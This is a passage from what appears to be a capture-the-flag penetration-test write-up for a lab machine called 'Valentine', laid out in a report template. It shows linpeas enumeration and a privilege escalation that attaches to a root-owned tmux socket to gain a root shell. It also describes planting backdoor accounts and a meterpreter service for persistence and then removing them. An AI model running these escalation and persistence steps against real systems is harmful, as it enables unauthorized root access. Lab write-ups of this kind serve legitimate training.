hype@Valentine:~/Downloads$ chmod +x linpeas.sh
```

```
hype@Valentine:~/Downloads$ ./linpeas.sh | tee linpeas.out
```


There is a kernel exploit on Linux version 3.2.0-23-generic on this, but I haven't used it. Also is there a root owned tmux session with hype group permissions on the session stream file, and so we can attach ourselves to it:

```
hype@Valentine:~/Downloads$ ls -l /.devs/dev_sess
```

```
srw-rw---- 1 root hype 0 Jan 10 06:20 /.devs/dev_sess
```

```
hype@Valentine:~/Downloads$ tmux -S /.devs/dev_sess
```

Now we have a root shell and can retrieve the root flag:



```
root@Valentine:~# ls -l  
total 8  
-rwxr-xr-x 1 root root 388 Dec 13 2017 curl.sh  
-rw-r--r-- 1 root root 33 Dec 13 2017 root.txt  
root@Valentine:~# cat root.txt  
f1b5b2  
root@Valentine:~#
```

Figure 4.6: ImgPlaceholder

4.1 Sample Report - Penetration

Vulnerability Fix:

Severity: Critical

Proof of Concept Code Here:

4.2 Sample Report - Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

John added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

4.3 Sample Report - House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on the exam network were completed, John removed all user accounts and passwords as well as the meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

5 Additional Items Not Mentioned in the Report

This section is placed for any additional items that were not mentioned in the overall report.